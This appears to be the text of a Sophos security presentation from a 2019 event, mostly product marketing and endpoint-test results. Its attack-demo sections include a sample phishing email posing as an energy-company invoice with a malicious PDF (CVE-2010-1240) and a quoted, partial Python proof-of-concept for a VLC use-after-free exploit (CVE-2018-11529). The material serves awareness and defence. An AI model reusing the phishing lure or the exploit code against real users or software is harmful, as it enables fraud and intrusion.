



#SophosDayBCN2019

Afrontando las Ciberamenazas

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JUEGO INTERACTIVO: KAHOOT

Kahoot! mobile app


Play, create, host quizzes, even on the go

Calling all students, teachers, office heroes, trivia fans and lifelong learners! Whether you feel creative, want to learn something new or are up for some fun and competition – get Kahoot!'ing anywhere, anytime!

Download our app for free:

 Download on the
App Store

 GET IT ON
Google Play



The screenshot shows the Kahoot! mobile app's image library. At the top, it displays the time (9:41 AM), battery level (100%), and signal strength. Below that is the title "Kahoot! Image Library" followed by "by Getty Images". A search bar is at the top of the main screen. The main area is a grid of nine categories, each with a small thumbnail image and a category name: "Most Popular" (star icon), "Animals" (animal icon), "Arts" (paint palette icon), "Business" (city skyline icon), "Current Events" (newspaper icon), "Food & Drink" (food icon), "Geography" (map icon), "History" (statue icon), and two other categories partially visible at the bottom.

End-to-End Cloud Security

Code

- Scan templates on-demand for security and compliance issues



TERRAFORM

(Others in development)

Commit/Build

- Auto-scan and remediate code templates for security and compliance issues
- Guardrails



(Others in development)

Test/Staging

- Continuous AI-based security monitoring and compliance for test and staging Guardrails
- Drift detection



Google Cloud

Production

- Continuous AI-based security analytics and monitoring at scale for production
- Guardrails
- Drift detection




Google Cloud

PROACTIVE


REACTIVE

Enforce the same security policies across your CI/CD pipeline with Avid Secure

Avid Secure Platform




Managed Detection and Response (MDR)




Más vale prevenir que curar...



Tradicional Endpoint Protection




Sophos #1 for Malware AND PUA Detection






SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.

New layers



Sophos #1 for Exploit Prevention



Sophos #1: SE Labs Endpoint Protection Test


#1 for Enterprise


| EXECUTIVE SUMMARY | | | |
|--|--------------------------------|--------------------------------|---------------------------|
| Products tested | Protection Accuracy Rating (%) | Legitimate Accuracy Rating (%) | Total Accuracy Rating (%) |
| Sophos Intercept X Advanced | 99% | 100% | 100% |
| Kaspersky Endpoint Security | 97% | 100% | 99% |
| ESET Endpoint Security | 97% | 100% | 99% |
| Symantec Endpoint Security Enterprise Edition | 95% | 100% | 98% |
| Microsoft System Center Endpoint Protection | 90% | 98% | 95% |
| McAfee EndPoint Security | 86% | 100% | 95% |
| CrowdStrike Falcon | 85% | 100% | 95% |
| Trend Micro OfficeScan, Intrusion Defense Firewall | 93% | 86% | 88% |
| Panda Endpoint Protection | 58% | 100% | 85% |
| Webroot SecureAnywhere Endpoint Protection | 29% | 100% | 75% |
| Malwarebytes Endpoint Security | -25% | 100% | 55% |

#1 for SMB

| EXECUTIVE SUMMARY | | | |
|---|--------------------------------|--------------------------------|---------------------------|
| Products tested | Protection Accuracy Rating (%) | Legitimate Accuracy Rating (%) | Total Accuracy Rating (%) |
| Sophos Intercept X Advanced | 99% | 100% | 100% |
| Symantec Endpoint Protection Cloud | 99% | 100% | 100% |
| ESET Endpoint Security | 97% | 100% | 99% |
| Kaspersky Small Office Security | 97% | 100% | 99% |
| McAfee Small Business Security | 87% | 100% | 95% |
| Microsoft System Center Endpoint Protection | 90% | 98% | 95% |
| Trend Micro Worry Free Security Services | 90% | 98% | 95% |
| Panda Endpoint Protection | 58% | 100% | 85% |
| Webroot SecureAnywhere Endpoint Protection | 29% | 100% | 75% |
| Malwarebytes Endpoint Security | -25% | 100% | 55% |

NSSLabs: Los mejores





INTERCEPT NOW WITH EDR

THE BEST JUST GOT BETTER

How can EDR help you?



VISIBILITY & DETECTION



ANALYSIS & INVESTIGATION



INCIDENT RESPONSE

Challenges with the first EDR solutions



DIFFICULT TO USE

EDR can be complex to operate, rely heavily on expert security analysts



PROVIDE LIMITED VALUE

Lack of proactive protection and automated response leads to overloaded EDR



RESOURCE INTENSIVE

Expensive, time consuming, require dedicated staff

The result is that Customers are Overwhelmed

Am I under attack?

Do we have the skills?

What is this file?


Are we out of compliance?

Has the attack spread?

Does it exist anywhere else?

What should I prioritize?

How should I respond?



Intercept X with EDR: Introducing Intelligent EDR


EDR starts with the Strongest Protection

```
  "imp": "2017-06-03T18:02:18.019Z",  
  "id": "5022",  
  "message": "Duration",  
  "request": "GET /app/page/analyze",  
  "duration": "0.0249868e-afdf8-46ac-9245-839146a20fe9",  
  "onMillis": "36"}, {"t": "file=chartdata_new.json",  
  "imp": "2017-06-03T18:02:18.019Z",  
  "id": "14402n62gjmjmrnd33n7w9k",  
  "startMillis": "0",  
  "level": "INFO",  
  "ID": "789d89cb-bf88-4e2d-88d7-49945497885d",  
  "onMillis": "7"}, {"t": "file=nest/json/file",  
  "imp": "2017-06-03T18:02:18.019Z",  
  "id": "com.orgmanager.handlers.RequestHandler",  
  "startMillis": "10190",  
  "message": "Duration Log",  
  "duration": "14",  
  "request": "POST /app/nest/json/file",  
  "duration": "14402n62gjmjmrnd33n7w9k",  
  "onMillis": "23"}, {"t": "file=nest/session",  
  "imp": "2017-06-03T18:02:18.019Z",  
  "id": "com.orgmanager.handlers.RequestHandler",  
  "startMillis": "15022",  
  "message": "Duration Log",  
  "duration": "null",  
  "request": "POST /app/page/analyze",  
  "duration": "8249868e-afdf8-46ac-9245-839146a20fe9",  
  "onMillis": "36"}, {"t": "file=new.json",  
  "imp": "2017-06-03T18:02:18.019Z",  
  "id": "1fa8-4e2d-  
  -t:timestamp  
  -s:handlers
```

Add Expertise, not Headcount

Guided Incident Response

Prevention is better than cure, but both are necessary



Sophos EDR in action


SOPHOS

ADVERTENCIA

La intención de este programa es advertir
de los peligros de la red y dotar de herramientas
a los internautas para protegerse.

**SE HAN OMITIDO PASOS DEL PROCESO
PARA EVITAR SU REPRODUCCIÓN**

Esquema



Let's attack!

SOPHOS

Ataque

De factura@somenergia.coop <factura@somenergia.coop> ☆

Asunto Alerta de facturacion

A mí ☆

Estimado cliente,

En vista del gran consumo energetico detectado a lo largo del dia de lo que va de mes, **1578,37eur**, le recomendamos que revise su instalacion y proceda a subsanar el posible problema, asi como proveer de fondos suficiente para de este modo tener suficiente credito en su cuenta habitual de cobro para poder realizar el pago sin problemas.

Reciba un cordial saludo.

www.somenergia.coop

>  1 adjunto: factura_004444.pdf 450 KB





Som Energia S.C.L.
CIF: F16091967
Domicilio: CL. Plc de Peguera, 11 A 2 17003 - Girona
Mail: info@somenergia.coop

DATOS DE LA FACTURA
IMPORTE DE LA FACTURA 1.578,37€
Nº de factura: FD13573216843
Fecha factura: 05/04/2017
Periodo facturado: de 03/03/2017 a 29/03/2017
Dirección de suministro: c/Rúa del Percebe 13, 3C (Madrid)

RESUMEN DE LA FACTURA

| | |
|------------------------------|----------------|
| Por energía utilizada | 1.563,31 € |
| Por potencia contratada | 12,95€ |
| Impuesto electricidad | 1,85€ |
| Alquiler Contador | 0,69€ |
| IVA 21% | 331,55 € |
| TOTAL IMPORTE FACTURA | 1910,35 |

DATOS DEL TITULAR
Nombre del titular del contrato: Robustiano Pérez
NIF/CIF: 1232313213A

DATOS DE PAGO
Nombre persona pagadora: Robustiano Pérez
NIF/CIF: 1232313213A
Entidad Bancaria: F-CORP
Nº cuenta bancaria: ES1385 22113 51351 *****
El importe de esta factura será cargado a tu cuenta. Su pago queda justificado el correspondiente apunte bancario.

INFORMACION DEL CONSUMO

| | |
|-----------------------------|---------------|
| Nº de Contador | 012365498 |
| Lectura anterior (2/3/2017) | 11242kWh |
| Lectura final (29/3/2017) | 11432kWh |
| Total período | 188kWh |


The chart shows daily electricity consumption in kWh for 14 consecutive days. The y-axis ranges from 0 to 450 kWh. The x-axis lists dates from 2017-02-16 to 2017-03-29. The bars show significant fluctuations, with peaks around 400-450 kWh and troughs around 150-200 kWh.

El gasto medio diario en los últimos 14 meses (434 días) ha sido de 1,126 kWh/día. Los días con mayor consumo corresponden a 891 kWh/día. La electricidad utilizada durante el último año: 2.869 kWh


DATOS DEL CONTRATO
Dirección de suministro: c/Rúa del Percebe 13, 3C (Madrid)
Potencia contratada (kW): 4,6 (facturación por ICP)
Tarifa contratada: 2,0A
CUPS: ES123123129123132123
CNAE: 9384
Fecha de alta: 2013-09-18, sin condiciones de permanencia
Forma de Pago: Recibo domiciliado

AVERÍAS Y URGENCIAS
Empresa distribuidora: Empresa distribuidora S.L.

CVE2010-1240



Pero lo paramos



Capas de seguridad

-  AntiSpam
-  Protección Web
-  IPS
-  EndPoint Tradicional (firmas)
-  Intercept X (NGEP)
-  PhishThreat

WHAT IF I TOLD YOU



**THERE ARE MORE
WAYS TO ATTACK**


imgflip.com

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Esquema



CVE-2018-11529

From: "Eugene NG (GOVTECH)" <Eugene_NG () tech gov sg>
Date: Mon, 9 Jul 2018 02:14:48 +0000

```
Message Classification: Restricted
# Exploit Title: VLC media player 2.2.8 Arbitrary Code Execution PoC
# Date: 6-6-2018
# Exploit Author: Eugene Ng
# Vendor Homepage: https://www.videolan.org/vlc/index.html
# Software Link: http://download.videolan.org/pub/videolan/vlc/2.2.8/win64/vlc-2.2.8-win64.exe
# Version: 2.2.8
# Tested on: Windows 10 x64
# CVE: CVE-2018-11529
#
# 1. Description
#
# VLC media player through 2.2.8 is prone to a Use-After-Free (UAF) vulnerability. This issue allows
# an attacker to execute arbitrary code in the context of the logged-in user via crafted MKV files. Failed
# exploit attempts will likely result in denial of service conditions.
#
# Exploit can work on both 32 bits and 64 bits of VLC media player.
#
# 2. Proof of Concept
#
# Generate MKV files using python
# Open VLC media player
# Drag and drop poc.mkv into VLC media player (more reliable than double clicking)
#
# 3. Solution
#
# Update to version 3.0.3
# https://get.videolan.org/vlc/3.0.3/win64/vlc-3.0.3-win64.exe

import uuid
from struct import pack

class AttachedFile(object):
    def __init__(self, data):
        self.uid = '\x46\xae' + data_size(8) + uuid.uuid4().bytes[:8]
        self.name = '\x46\x6e' + data_size(8) + uuid.uuid4().bytes[:8]
        self.mime = '\x46\x60' + data_size(24) + 'application/octet-stream'
        self.data = '\x46\x5c' + data_size(len(data)) + data
        self.header = '\x61\x a7' + data_size(len(self.name) + len(self.data) + len(self.mime) + len(self.uid))

    def __str__(self):
        return self.header + self.name + self.mime + self.uid + self.data

def to_bytes(n, length):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
    return s

def data_size(number, numbytes=range(1, 9)):
    # encode 'number' as an EBML variable-size integer.
    size = 0
    for size in numbytes:
        bits = size*7
        if number <= (1 << bits) - 2:
            return to_bytes(((1 << bits) + number), size)
    raise ValueError("Can't store {} in {} bytes".format(number, size))
```

Stack Pivot



Let's attack!

SOPHOS

Contra técnicas combinadas de ataque,
necesitamos técnicas combinadas de
defensa

SOPHOS

Protección Tradicional

Para servidores o puestos, App Control previene de la ejecución de aplicaciones no deseadas o desconocidas

Control de políticas para dispositivos extraíbles para que éstos no pongan en riesgo la corporación.

Detección de desbordamiento de buffer, comportamiento malicioso, emulación de código, envío de tráfico malicioso, etc...

Detección de scripts, macros, documentos y malware como primera línea eficiente de defensa contra variantes conocidas,



.exe
Malware



Non-.exe
Malware



Script-based
Malware



Phishing
Attacks



Malicious
URLs



Removable
Media



Unauthorized
Apps

La Seguridad también evoluciona



Detección heurística basada en el comportamiento de ejecución para eludir técnicas evasivas antes que ocurra un daño

SOPHOS

¿Técnicas de explotación?, ¿técnicas post-explotación?



Credential theft protection

Code cave mitigation

MITB protection
(Safe Browsing)

Malicious traffic detection

Meterpreter shell detection



Deep Learning


DEMO: Intercept X with EDR
La visibilidad es una capa transversal

SOPHOS

Day in the life of an analyst

SOPHOS


Day in the life of an analyst




Identifies top incident as Dropper.exe via Suspicious Events*



Sees Dropper.exe distributed malware (which was blocked)




Determines where else
Dropper.exe exists



Requests more details from SophosLabs




Uses Deep Learning to
determine file is malicious



Remediates threat
“Clean and block”

Vuelta al modelo tradicional, pero actualizado




UEM

SOPHOS

Unified Endpoint Management

Universal management and security for devices, apps and data




Demo

SOPHOS

¿A qué esperas para probarlo?

<https://central.sophos.com/>



SOPHOS CENTRAL

⊕ Free Trials

Try Sophos Central Products for Free

Try Sophos Central Products for Free

- Intercept X Advanced with EDR

Sophos Intercept X Advanced with EDR integrates intelligent endpoint detection and response (EDR) with the industry's top-rated malware detection, top-rated exploit protection, and other unmatched endpoint protection features.
Trial in Progress | [Buy Now](#) | [Watch Video](#)
- Sophos Mobile

Sophos Mobile is a comprehensive Enterprise Mobility Management (EMM) solution that lets you spend less time and effort to manage and secure mobile devices, keeping users productive, business data safe and personal data private.
Includes Sophos Mobile Security.
Purchased | [Watch Video](#)
- Device Encryption

Easy to use full-disk encryption management protects data on lost or stolen devices, and offers compliance reporting and a self-service portal for end users.
Purchased | [Watch Video](#)

Intercept X Advanced
Protect cloud and on-premises ransomware, deep learning, and cause analysis.
[Purchased](#) | [Watch Video](#)


Wireless
Powerful wireless protection.
[Start Trial](#) | [Buy Now](#) | [Watch Video](#)

Email
Extend the power of Sophos Email.
[Purchased](#) | [Watch Video](#)

Phish Threat
Avoid phishing scams, protect your end users.
[Purchased](#) | [Watch Video](#)

Synchronized Security

Cybersecurity as a System



¡Gracias!

SOPHOS

JUEGO INTERACTIVO: KAHOOT

Kahoot! mobile app


Play, create, host quizzes, even on the go

Calling all students, teachers, office heroes, trivia fans and lifelong learners! Whether you feel creative, want to learn something new or are up for some fun and competition – get Kahoot!'ing anywhere, anytime!

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SOPHOS

Cybersecurity made simple.